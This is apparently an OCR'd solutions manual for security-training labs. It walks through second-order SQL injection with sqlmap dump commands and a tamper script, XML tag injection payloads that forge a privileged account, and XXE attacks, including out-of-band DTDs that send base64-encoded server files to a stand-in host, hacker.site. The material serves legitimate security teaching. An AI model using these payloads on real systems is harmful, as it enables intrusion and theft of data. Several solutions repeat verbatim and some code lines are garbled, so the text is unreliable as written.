    -p payload --technique=U --suffix=';#' --dbms MySQL
--union-col=1 --no-cast \
    --tamper=randomcase -D selfie4you03 -T accounts --dump

-------------------------------------------------------------
-------------------------

#
# 4 - Boolean-based blind
#     * UNION filtered out
#     * symboliclogical filter (AND > && , OR > ||)
#
# Filters:
#    /UNION/i
#    /\ AND\ /i
#
# Query:
#    $query = "SELECT views FROM attachments where
filename='$entry';";
#

# POCs

# (%26) == &
TRUE:
http://hacker.site/2nd/upload.php?lab=4&payload=01.jpg'+%26%2
6+'123'='123
FALSE:
http://hacker.site/2nd/upload.php?lab=4&payload=01.jpg'+%26%2
6+'123'='1

# using true (1) and false (0)booleans
# (%23) == #
TRUE:
http://hacker.site/2nd/upload.php?lab=4&payload=01.jpg'+%26%2
6+TRUE;%23
```

```
FALSE:
http://hacker.site/2nd/upload.php?lab=4&payload=01.jpg'+%26%2
6+FALSE;%23


# SQLMAP
./sqlmap.py -u
'http://hacker.site/2nd/upload.php?lab=4&payload=X' \
    -p payload --technique=B --dbms MySQL --no-cast
--tamper=symboliclogical --threads=10 \
    --banner --flush-session

./sqlmap.py -u
'http://hacker.site/2nd/upload.php?lab=4&payload=X' \
    -p payload --technique=B --dbms MySQL --no-cast
--tamper=symboliclogical --threads=10 \
    -D selfie4you04 -T accounts --dump


------------------------------------------------------------
-------------------------

#
# 5    - Boolean-based blind
#     * UNION filtered out
#     * symboliclogical filter (AND > && , OR > ||)
#
# Filters:
#    /UNION/i
#    /\ AND\ /i
#    /\ OR\ /i
#
# Query;
#     $query = "SELECT views FROM attachments where
filename='$entry';";
#

# POCs
```

```
# same as #4 but with filter that applies to OR too
# (%7C) == |

# SQLMAP
./sqlmap.py -u
'http://hacker.site/2nd/upload.php?lab=5&payload=X' \
    -p payload --technique=B --dbms MySQL --no-cast
--tamper=symboliclogical --threads=10 \
    --banner --flush-session

./sqlmap.py -u
'http://hacker.site/2nd/upload.php?lab=5&payload=X' \
    -p payload --technique=B --dbms MySQL --no-cast
--tamper=symboliclogical --threads=10 \
    -D selfie4you05 -T accounts --dump



------------------------------------------------------------
-------------------------

#
# 6    - Boolean-based blind
#     * UNION filtered out
#     * symboliclogical filter (AND > && , OR > ||)
#         * space to verical tab filter to bypass [space]OR
filter
#
# Filters:
#    /UNION/i
#    /AND/i
#    / OR/i
#
# Query;
#     $query = "SELECT views FROM attachments where
filename='$entry';";
#
```

```
./sqlmap.py -u
"http://hacker.site/2nd/upload.php?lab=6&payload=x" \
    -p payload --technique=B --dbms MySQL --suffix=';#'
--tamper="symboliclogical, space2VT.py" \
    --no-cast --threads=10 -v 3 \
    --banner --flush-session

./sqlmap.py -u
"http://hacker.site/2nd/upload.php?lab=6&payload=x" \
    -p payload --technique=B --dbms MySQL --suffix=';#' \
    --tamper="symboliclogical, space2VT.py" \
    --no-cast --threads=5 -v 3 \
    -D selfie4you06 -T accounts \
    --columns

-------------------------------------------------------------
-------------------------

#
# 7    - Boolean-based blind
#     * UNION filtered out
#     * symboliclogical filter (AND > && , OR > ||)
#         * space to verical tab filter to bypass [space]OR
filter
#
# Filters:
#    /UNION/i
#    /AND/i
#    / OR/i
#    /6163636f756e7473/
#    /selfie4you07.accounts/
#
# Query;
#     $query = "SELECT views FROM attachments where
filename='$entry';";
#

# PoC
```

TRUE:
http://hacker.site/2nd/upload.php?lab=7&payload=01.jpg'+%26%26+TRUE;%23

SQLMAP

```
./sqlmap.py -u
"http://hacker.site/2nd/upload.php?lab=7&payload=x" \
    -p payload --technique=B --dbms MySQL --suffix=';#' \
    --tamper="symboliclogical, space2VT.py, accounts.py" \
    --no-cast --threads=5 -v 3 \
    --banner --flush-session


./sqlmap.py -u
"http://hacker.site/2nd/upload.php?lab=7&payload=x" \
    -p payload --technique=B --dbms MySQL --suffix=';#' \
    --tamper="symboliclogical, space2VT.py, accounts.py" \
    --no-cast --threads=5 -v 3 \
    -D selfie4you07 -T accounts \
    --columns
```

BONUS LEVEL(s)

... IN ALL LEVELS THE FILTER IS NOT RECOURSIVE ...
- To exploit it you should upload first a filename with the payload you want to execute.
- This will be excluded because contains filtered words
- Then upload a new file with a name that bypass the redundant filter, such as unUNIONnion.
- Once "purified" the latest filename will be the same as the fist uploaded and thus the file exitsts and can be displayed.


... ARE YOU ABLE TO AUTOMATE THIS EXPLOITATION?! :) ...

Ohpe

http://info.2ndorder.labs/solutions/space2VT.py

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2016 sqlmap developers
(http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

import re

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOWEST

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces space to vertical tab for
functions/operators/declarations that start with the regex /
OR/i such as:
    - ORD
    - ORDER
```

```
>>> tamper("ORD(MID((VERSION()),1,1))>64;")
%0BORD(MID((VERSION()),1,1))>64;
"""

retVal = payload

if payload:
retVal = re.sub(r"(?i)\bOR", "%0bOR", payload)

return retVal
```



SQLi Playground

Lab 5: SQLI.TEST

LAB 5 <#CODENAME: SQL INJECTION PLAYGROUND>

SQLi_Playground provides you with 2 environments to play with

Description

In this **SQL Injection Playground** lab, you can test any query on different DMBS's.

By opening the page http://info.sqli.test, you can access the main page of the lab and select the DMBS to use (MySQL, and MSSQL).

Goal

There is no specific goal for this lab; this is a test environment where you can test any query and any functionality of the selected DBMS.

Tools

The best tool is, as usual, your **brain**. Then you may need of a:

- Web Browser

XML Injection

XML Injection labs

LAB 6 <#CODENAME: TIC TAG TOE>

XML Injections will contain 3 challenging labs:

1. **Warm-up:** Lab XML Injection L1
2. **Easy:** Lab XML Injection L2

3. **Medium:** Lab XML Injection L3

DESCRIPTION

In these **XML TAG or Fragment Injection** labs, you will learn how to attack XML parsers to inject contextualized data that will alter the structure of the document without changing its validity.

All labs are available at the following URL:
http://info.xmlinjection.labs

Goal

The main goal of these labs is to become a **leet** member.

The web application presents a login form. You must enter as a **leet** member; otherwise, you'll be a looser.

Find a way to access as a privileged user!

Tool

The best tool is, as usual, your **brain**. You may also need:

- Web Browser
- HTTP Proxy (Burp Suite)

Solutions

Below, you can find solutions for each task. Remember, though, that you can follow your own strategy, which may be different from the one explained in the following lab.

NOTE: The techniques used during this lab are better explained in the study material. You should refer to it for further details. These solutions are provided here only to verify the correctness.

Solutions - Lab #1

> Simple XML TAG injection exploitation warm-up: *D0 u w@nn@ b3 a l33t m3mb3r?*

Background

There are two types of users: **leet** and **looser**. By default, every new user is a **looser**. Find a way to become a **leet** member.

Exploitation steps

A valid XML structure is reported in the **core.js file** within the function `WSregister__old`.

As you can see in the previous implementation, the developers used a different approach that helps us to detect the XML structure in this scenario.

```
function WSregister__old() {
    ...
    var xml = '<?xml version="1.0" encoding="utf-8"?> ';
    xml += '<user>                                    ';
    xml += '    <role>2</role>                        ';
    xml += '    <name>' + name + '</name>             ';
    xml += '    <username>' + username + '</username> ';
    xml += '    <password>' + password + '</password> ';
    xml += '</user>                                   ';
    ...
}
```

Testing parameter name Registering

If we register a user, we can see that its name is echoed back in the welcome message and is encoded with **htmlspecialchars.**

Furthermore, if we try to inject some tags (e.g.,), the application works and registers the new user. Therefore, this parameter is not injectable.

Testing parameter password

If we adopt the same approach with the password, we can see that even the password is not injectable!

Testing parameter username

The only injectable parameter is the username.

If we take advantage of the XML structure found in the **core.js** file we could easily inject our **leet** user as follows:

```
name:     useless
username:
useless</username></user><user><rule>1</rule><name>l33t</name
><username>l33t
password: l33t
```

The leet login will be:

```
username: l33t
password: l33t
```

Solutions - Lab #2

> Simple XML TAG injection exploitation with length limitation: *Does Length Matter?*

Background

There are two types of users: **leet** and **looser**. By default, every new user is a **looser**. Find a way to become a leet member.

Exploitation steps

A valid XML structure is reported in the **core.js** file within the function **WSregister__old**.

As you can see in the previous implementation, the developers used a different approach than in this scenario, which helps us detect the XML structure.

```
function WSregister__old() {
    ...
    var xml = '<?xml version="1.0" encoding="utf-8"?> ';
    xml += '<user>                                    ';
    xml += '    <role>2</role>                        ';
    xml += '    <name>' + name + '</name>             ';
    xml += '    <username>' + username + '</username> ';
    xml += '    <password>' + password + '</password> ';
    xml += '</user>                                   ';
    ...
}
```

Testing parameter name

Registering a test user, we can see that the name of the new user is echoed back in the welcome message and is encoded with htmlspecialchars.

If we try to inject some tags (e.g.,), the application returns an error message:

Opening and ending tag mismatch ...

Testing parameter username

If we adopt the same approach as before, we can see that even the username is injectable!

Testing parameter password

If we adopt the same approach as before, we can see that the password is not injectable!

Length limitations

We notice that the name and username have length limitations of 35 characters.

In fact, if we try to inject something longer, the application cuts/truncates our input.

Since we have two injection points, to bypass this limitation we can split and inject our payload in the two places:

```
name:     </name></user><user><rule>1<!--
username: --></rule><name>x</name><username>x
password: l33t
```

The leet login will be:

```
username: x
password: l33t
```

Solutions - Lab #3

> XML TAG injection exploitation with length limitation and filters: *__If you're tired .. have a break!__*

Background

There are two types of users: **leet** and **looser**. By default, every new user is a **looser**. Find a way to become a leet member.

Exploitation steps

A valid XML structure is reported in the **core.js** file within the function **WSregister__old**.

As you can see in the previous implementation, the developers used a different approach than in this scenario, which helps us detect the XML structure.

```
function WSregister__old() {
    ...
    var xml = '<?xml version="1.0" encoding="utf-8"?> ';
    xml += '<user>                                    ';
    xml += '    <role>2</role>                        ';
    xml += '    <name>' + name + '</name>             ';
    xml += '    <username>' + username + '</username> ';
    xml += '    <password>' + password + '</password> ';
    xml += '</user>                                   ';
    ...
}
```

Testing parameter name

Registering a test user, we can see that the name of the new user is echoed back in the welcome message and is encoded with htmlspecialchars. But, if we try to inject some tags (e.g.,), the application returns an error message like the following:

Opening and ending tag mismatch ...

Testing parameter name

If we adopt the same approach as before, we can see that even the username is injectable!

Testing parameter password

If we adopt the same approach as before, we can see that the password is not injectable!

Length limitations

We notice that name and username have length limitations of 34 characters.

In fact, if we try to inject something longer, the application cuts/truncates our input.

Since we have two injection points, to bypass this limitation we can split and inject our payload in the two places:

```
name:     </name></user><user><rule>1<!--
username: --></rule><name></name><username>x
password: l33t
```

Bypassing Filters

Bypassing length limitations is not enough. The application implements some filters against the XML TAG injection that blocks the previous payload.

In this case, if the filter detects some dangerous elements, it shows a message like the following:

So you wanna be a l33t member so easily?! ಠ_ಠ

Injecting some metacharacters, we can see that **&**, \ , , , " , ' are filtered but **<** and **>** are not!

There is another filter that blocks the and tags.

The check is case-insensitive, and it seems that **spaces** and **tabs** are ignored between the tag name and the close tag character, but if we inject a new line, it is not filtered!

So the exploitation could be the following:

```
name:     </name></user><user><rule{NEW_LINE}>1<!--
username: --></rule{NEW_LINE}><name></name><username>x
password: l33t
```

Now the *username* has a length of 35; injecting this payload, we would have an empty username and thus an invalid login.

We need to remove something from the payload, and the tag seems to be ignored server-side.

The working exploit is:

```
name:     </name></user><user><rule{NEW_LINE}>1<!--
username: --></rule{NEW_LINE}><username>l33t
password: l33t
```

Inside burp the request should look as follows:

```
POST /add_new.php HTTP/1.1
...
name=</name></user><user><rule
>1<!--&user=--></rule
><username>l33t&password=l33t
```

The leet login will be:

```
username: l33t
password: l33t
```

XML External Entities

XXE labs

CodeName: Another Breach In The Wall

XXE contains 7 challenges

1. **Warm-up**: Lab XXE v1
2. **Easy**: Lab XXE v2

3. **Medium:** Lab XXE v3
4. **Medium:** Lab XXE v4
5. **Hard:** Lab XXE v5
6. **Medium:** Lab XXE v6
7. **Hard:** Lab XXE v7

Description

In these **XML eXternal Entities Injection** labs, you will learn how to exploit this kind of vulnerability by overcoming difficult levels that are increasingly complex.

The first levels are easy but are fundamental to build the advanced exploitation required in the final levels.

The solutions you will see are just a few of the many you can have.

As a suggestion, once you finish these labs, you can try to solve them again using your way and your tools.

All labs are available at the following URL: http://info.xxe.labs/

Objectives

The main goal of these labs is to exploit an XML eXternal Entities flaw in a login form.

Then, you have to extract the information the challenge will ask you.

Tools

The best tools for this lab are:

- Bash shell
- Burp Suite
- XXEServe
- A web browser

Solutions

Below, you can find solutions for each task. Remember, though, that you can follow your own strategy, which may be different from the one explained in the following lab.

NOTE: The techniques to use during this lab are better explained in the study material. You should refer to it for further details. These solutions are provided here only to verify the correctness.

Solutions - Lab #1

Basic XXE exploitation: requires a file for the solution:

Simple warm-up

Exploitation steps

Download the content of *.letmepass* (exploit.sh can be found at http://1.xxe.labs/solution/exploit.sh)

./exploit.sh {DOCROOT}/.letmepass

Extract the content from the result

[Step 1] | awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'

OR

```
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print
m[1] }'
Remove JSON escaping characters
[Steps 1|2] | sed 's/\\\//\//g'
```

Testing command

Note: this is GNU-based awk command:

```
./exploit.sh /var/www/1/.letmepass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g'
```

Solutions - Lab #2

Basic XXE exploitation and basic curl with base64 encoded solution:

Simple (encoded) warm-up

Valid passphrase

The hidden username is theOhpe that base64-encoded is: **dGhlT2hwZQ==**.

To retrieve the value, it is required to perform a *DELETE* request to the *whois.php* script.

Exploitation steps

Download the content of *.letmepass*

./exploit.sh {DOCROOT}/.letmepass

Extract the content from the result:

```
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print
m[1] }'
```

Remove JSON escaping characters:

[Steps 1|2] | sed 's/\\\//\//g'

Retrieve the content of *whois.php* using the DELETE verb

curl -s "http://2.xxe.labs/whois.php" -X DELETE

Base64 decode and store the result in a file.

Note, the base64 command has different implementations; therefore, you may need one of these two switches to decode:

[Steps 1|2|3] | base64 -d

OR

[Steps 1|2|3] | base64 -D

Testing command

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/xxe/2/.l
etmepass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g'
curl -s 'http://2.xxe.labs/whois.php' -X DELETE | base64 -d
```

Solutions - Lab #3

The solution is encoded and obfuscated in a php file

Don't break my XML:

Exploitation steps

Download base64 encoded the content of *.letmepass*:

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/3/.letme
pass.php
```

Extract the content from the result:

```
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print
m[1] }'
```

Remove JSON escaping characters:

```
[Steps 1|2] | sed 's/\\\//\//g'
```

Base64 decode and store result within a file:

```
[Steps 1|2|3] | base64 -d > whaat.php
OR
[Steps 1|2|3] | base64 -D > whaat.php
```

De-obfuscate the *$config* variable and execute the php script:

```
echo 'var_dump($config);' >> whaat.php | php whaat.php
```

Testing command

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www
/3/.letmepass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g' \
| base64 -d > whaat.php
echo 'var_dump($config);' >> whaat.php | php whaat.php
```

Solutions - Lab #4

A png file contains the solution:

Do you like ASCII? I do!

Exploitation steps

Download the base64 encoded the content of *.letmepass*:

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/4/.letme
pass.php
```

Extract the content from the result:
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'

Remove the JSON escaping characters:

[Steps 1|2] | sed 's/\\\//\//g'
Base64 decode and store result within a file:
[Steps 1|2|3] | base64 -d > wohoo.png
OR
[Steps 1|2|3] | base64 -D > wohoo.png
Open the file

Testing command

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/4/.letme
pass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g' \
| base64 -d > wohoo.png
open wohoo.png
```

Solutions - Lab #5

In a folder full of files, there is a special one...:

Where's the hidden file?

Exploitation steps

The solution within *basexml.php*.

Part 1

- Download the base64 encoded the content of *.letmepass*.
- Extract the content from the result.
- Remove the JSON escaping characters.

- Base64 decode and store result within a file.

Part 2

- Download a list of common PHP file names; this is a good resource: Filenames_PHP_Common.wordlist @ (http://blog.thireus.com/web-common-directories-and-filenames-word-lists-collection)
- Automate the retrieving process:
- Similar to Part 1
- Parse result and show the good file that contains the tag .

Testing command

Part 1

Extract instructions from *.letmepass*:

./exploit.sh /var/www/5/.letmepass

Part 2

./file_extractor.sh /var/www/5/hidden/

Solutions - Lab #6

Blind XXE here. IT requires some OOB exploitations:

Get out of here!!

Exploitation steps

The solution is within *.letmepass.php*; this is a blind XXE exploitation, so you need to set up an OOB channel.

Here are the steps:

Craft the XML payload moving the external entity definitions in another DTD file (*evil_oob.dtd*)

```
 <?xml version='1.0'?>
<!DOCTYPE xxe [
    <!ENTITY % EvilDTD SYSTEM
'http://hacker.site/evil_oob.dtd'>
    %EvilDTD;
    %LoadOOBEnt;
    %OOB;
]>
<login>
    <username>XXEME</username>
    <password>password</password>
```

- </login>"

Create evil_oob.dtd as follows:

```
 <!ENTITY % resource SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///var
/www/6/.letmepass.php">
```

- <!ENTITY % LoadOOBEnt "<!ENTITY % OOB SYSTEM 'http://hacker.site:2108/?p=%resource;'>">

Note: http://hacker.site:2108/xml?p=%resource is the path where the xxeserve shell is listening; you can change it with what you want.

- Run the xxeserve script

```
ruby xxeserve.rb
```

Note: You can improve xxeserve by adding the following lines. With this way, you can customize the *port* and *host* to use:

```
set :bind, 'hacker.site'
set :port, 2108
```

- Base64 Decode
  Decode what the shell has received! Check the files folder

  ```
  cat files/{IP.TIME} | base64 -d
  ```

Solutions - Lab #7

In a folder full of files, there is a special one... the flaw is blind:

Get out of here, but wait... where's the hidden file?!

Exploitation steps

The solution is in *Background.php*; this is a blind XXE exploitation, so you need to set up an OOB channel.

Here are the steps:

- Retrieve the *.letmepass* file for instructions
- Automate the retrieving process

a. Retrieve the .letmepass file for instructions

Craft the XML payload moving the external entity definitions in another DTD file (*evil_oob.dtd*)

File: **exploit.sh**

```
<?xml version='1.0'?>
<!DOCTYPE xxe [
<!ENTITY % EvilDTD SYSTEM >
'http://hacker.site/evil_oob.dtd'>
%EvilDTD;
%LoadOOBEnt;
%OOB;
]>
<login>
```

```
<username>XXEME</username>
<password>password</password>
</login>
```
File: **evil_oob.dtd**
```
<!ENTITY % resource SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///var
/www/7/.letmepass.php">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM
'http://hacker.site:2108/?p=%resource;'>">
```
NOTE: http://hacker.site:2108/xml?p=%resource > is the path where > the xxeserve shell is listening; you can change it with what you want. **Run the** xxeserve **script**
```
ruby xxeserve.rb
```
NOTE: I added the following lines in order to customize *port* and *host*.
```
set :bind, 'hacker.site'
set :port, 2108
```
Decode the .letmepass **file** Decode what the shell has received! Check the files folder
```
cat files/{IP.TIME} | base64 -d
```
Clear all in files folder

b. Automate the retrieving folder

- Download a list of common PHP file names.
    - **This is good:** Filenames_PHP_Common.wordlist
- Make the file extractor script:
    - See *file_extractor.sh*
    - **Note:** there are some hardcoded paths within the script, you should adapt them respect to your configuration.
- Make a proxy script:

- See *getOOB.php*
- This script is useful, as it can echo custom XML payloads by just passing to it a GET request to resource to extract.

Solutions

Each challenge has a folder: **solution**

Check out the content to retrieve some useful scripts.

Solutions

Below, you can find solutions for each task. Remember, though, that you can follow your own strategy, which may be different from the one explained in the following lab.

NOTE: The techniques to use during this lab are better explained in the study material. You should refer to it for further details. These solutions are provided here only to verify the correctness.

Solutions - Lab #1

Basic XXE exploitation: requires a file for the solution:

Simple warm-up

Exploitation steps

Download the content of *.letmepass* (exploit.sh can be found at http://1.xxe.labs/solution/exploit.sh)

./exploit.sh {DOCROOT}/.letmepass

Extract the content from the result

```
[Step 1] | awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print
m[1] }'
```

OR

```
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print
m[1] }'
Remove JSON escaping characters
[Steps 1|2] | sed 's/\\\//\//g'
```

Testing command

Note: this is GNU-based awk command:

```
./exploit.sh /var/www/1/.letmepass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g'
```

Solutions - Lab #2

Basic XXE exploitation and basic curl with base64 encoded solution:

Simple (encoded) warm-up

Valid passphrase

The hidden username is theOhpe that base64-encoded is: **dGhlT2hwZQ==**.

To retrieve the value, it is required to perform a *DELETE* request to the *whois.php* script.

Exploitation steps

Download the content of *.letmepass*

./exploit.sh {DOCROOT}/.letmepass

Extract the content from the result:

```
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
```

Remove JSON escaping characters:

```
[Steps 1|2] | sed 's/\\\//\//g'
```

Retrieve the content of *whois.php* using the DELETE verb

```
curl -s "http://2.xxe.labs/whois.php" -X DELETE
```

Base64 decode and store the result in a file.

Note, the base64 command has different implementations; therefore, you may need one of these two switches to decode:

```
[Steps 1|2|3] | base64 -d
```

OR

```
[Steps 1|2|3] | base64 -D
```

Testing command

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/xxe/2/.l
etmepass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g'
curl -s 'http://2.xxe.labs/whois.php' -X DELETE | base64 -d
```

Solutions - Lab #3

The solution is encoded and obfuscated in a php file

Don't break my XML:

Exploitation steps

Download base64 encoded the content of *.letmepass*:

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/3/.letme
pass.php
```

Extract the content from the result:

```
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print
m[1] }'
```

Remove JSON escaping characters:

```
[Steps 1|2] | sed 's/\\\//\//g'
```

Base64 decode and store result within a file:

```
[Steps 1|2|3] | base64 -d > whaat.php
OR
[Steps 1|2|3] | base64 -D > whaat.php
```

De-obfuscate the *$config* variable and execute the php script:

```
echo 'var_dump($config);' >> whaat.php | php whaat.php
```

Testing command

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www
/3/.letmepass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g' \
| base64 -d > whaat.php
echo 'var_dump($config);' >> whaat.php | php whaat.php
```

Solutions - Lab #4

A png file contains the solution:

Do you like ASCII? I do!

Exploitation steps

Download the base64 encoded the content of *.letmepass*:

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/4/.letme
pass.php
Extract the content from the result:
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print
m[1] }'
```

Remove the JSON escaping characters:

```
[Steps 1|2] | sed 's/\\\//\//g'
Base64 decode and store result within a file:
[Steps 1|2|3] | base64 -d > wohoo.png
OR
[Steps 1|2|3] | base64 -D > wohoo.png
Open the file
```

Testing command

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/4/.letme
pass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g' \
| base64 -d > wohoo.png
open wohoo.png
```

Solutions - Lab #5

In a folder full of files, there is a special one...:

Where's the hidden file?

Exploitation steps

The solution within *basexml.php*.

Part 1

- Download the base64 encoded the content of *.letmepass*.
- Extract the content from the result.
- Remove the JSON escaping characters.
- Base64 decode and store result within a file.

Part 2

- Download a list of common PHP file names; this is a good resource: Filenames_PHP_Common.wordlist @ (http://blog.thireus.com/web-common-directories-and-filenames-word-lists-collection)
- Automate the retrieving process:
- Similar to Part 1
- Parse result and show the good file that contains the tag .

Testing command

Part 1

Extract instructions from *.letmepass*:

```
./exploit.sh /var/www/5/.letmepass
```

Part 2

```
./file_extractor.sh /var/www/5/hidden/
```

Solutions - Lab #6

Blind XXE here. IT requires some OOB exploitations:

Get out of here!!

Exploitation steps

The solution is within *.letmepass.php*; this is a blind XXE exploitation, so you need to set up an OOB channel.

Here are the steps:

Craft the XML payload moving the external entity definitions in another DTD file (*evil_oob.dtd*)

```
 <?xml version='1.0'?>
<!DOCTYPE xxe [
    <!ENTITY % EvilDTD SYSTEM
'http://hacker.site/evil_oob.dtd'>
    %EvilDTD;
    %LoadOOBEnt;
    %OOB;
]>
<login>
    <username>XXEME</username>
    <password>password</password>
```

- </login>"

Create evil_oob.dtd as follows:

```
 <!ENTITY % resource SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///var
/www/6/.letmepass.php">
```

- <!ENTITY % LoadOOBEnt "<!ENTITY % OOB SYSTEM 'http://hacker.site:2108/?p=%resource;'>">

Note: http://hacker.site:2108/xml?p=%resource is the path where the xxeserve shell is listening; you can change it with what you want.

- Run the xxeserve script

```
ruby xxeserve.rb
```

Note: You can improve xxeserve by adding the following lines. With this way, you can customize the *port* and *host* to use:

```
set :bind, 'hacker.site'
set :port, 2108
```

- Base64 Decode
  Decode what the shell has received! Check the files folder

  ```
  cat files/{IP.TIME} | base64 -d
  ```

Solutions - Lab #7

In a folder full of files, there is a special one... the flaw is blind:

Get out of here, but wait... where's the hidden file?!

Exploitation steps

The solution is in *Background.php*; this is a blind XXE exploitation, so you need to set up an OOB channel.

Here are the steps:

- Retrieve the *.letmepass* file for instructions
- Automate the retrieving process

a. Retrieve the .letmepass file for instructions

Craft the XML payload moving the external entity definitions in another DTD file (*evil_oob.dtd*)

File: **exploit.sh**

```
<?xml version='1.0'?>
<!DOCTYPE xxe [
```

```
<!ENTITY % EvilDTD SYSTEM >
'http://hacker.site/evil_oob.dtd'>
%EvilDTD;
%LoadOOBEnt;
%OOB;
]>
<login>
<username>XXEME</username>
<password>password</password>
</login>
```

File: **evil_oob.dtd**

```
<!ENTITY % resource SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///var
/www/7/.letmepass.php">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM
'http://hacker.site:2108/?p=%resource;'>">
```

NOTE: http://hacker.site:2108/xml?p=%resource > is the path where > the xxeserve shell is listening; you can change it with what you want. **Run the** xxeserve **script**

```
ruby xxeserve.rb
```

NOTE: I added the following lines in order to customize *port* and *host*.

```
set :bind, 'hacker.site'
set :port, 2108
```

Decode the .letmepass **file** Decode what the shell has received! Check the files folder

```
cat files/{IP.TIME} | base64 -d
```

Clear all in files folder

b. Automate the retrieving folder

- Download a list of common PHP file names.
    - **This is good:** Filenames_PHP_Common.wordlist
- Make the file extractor script:
    - See *file_extractor.sh*

    - **Note:** there are some hardcoded paths within the script, you should adapt them respect to your configuration.

- Make a proxy script:
    - See *getOOB.php*
    - This script is useful, as it can echo custom XML payloads by just passing to it a GET request to resource to extract.

Solutions

Each challenge has a folder: **solution**

Check out the content to retrieve some useful scripts.

http://1.xxe.labs/solution

The hidden username is in .letmepass file.

Exploitation steps

Download the content of .letmepass

./exploit.sh {DOCROOT}/.letmepass

Extract the content from the result

[Step 1] | awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'

or

```
     [Step 1]  | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) {
print m[1] }'

     Remove JSON escaping characters

     [Steps 1|2]   |    sed 's/\\\//\//g'
```

Testing Commands

Webserver: Apache/PHP/Windows

     Note: this is GNU-based awk command:

```
./exploit.sh /var/www/1/.letmepass \
| awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }' \
| sed 's/\\\//\//g'
```

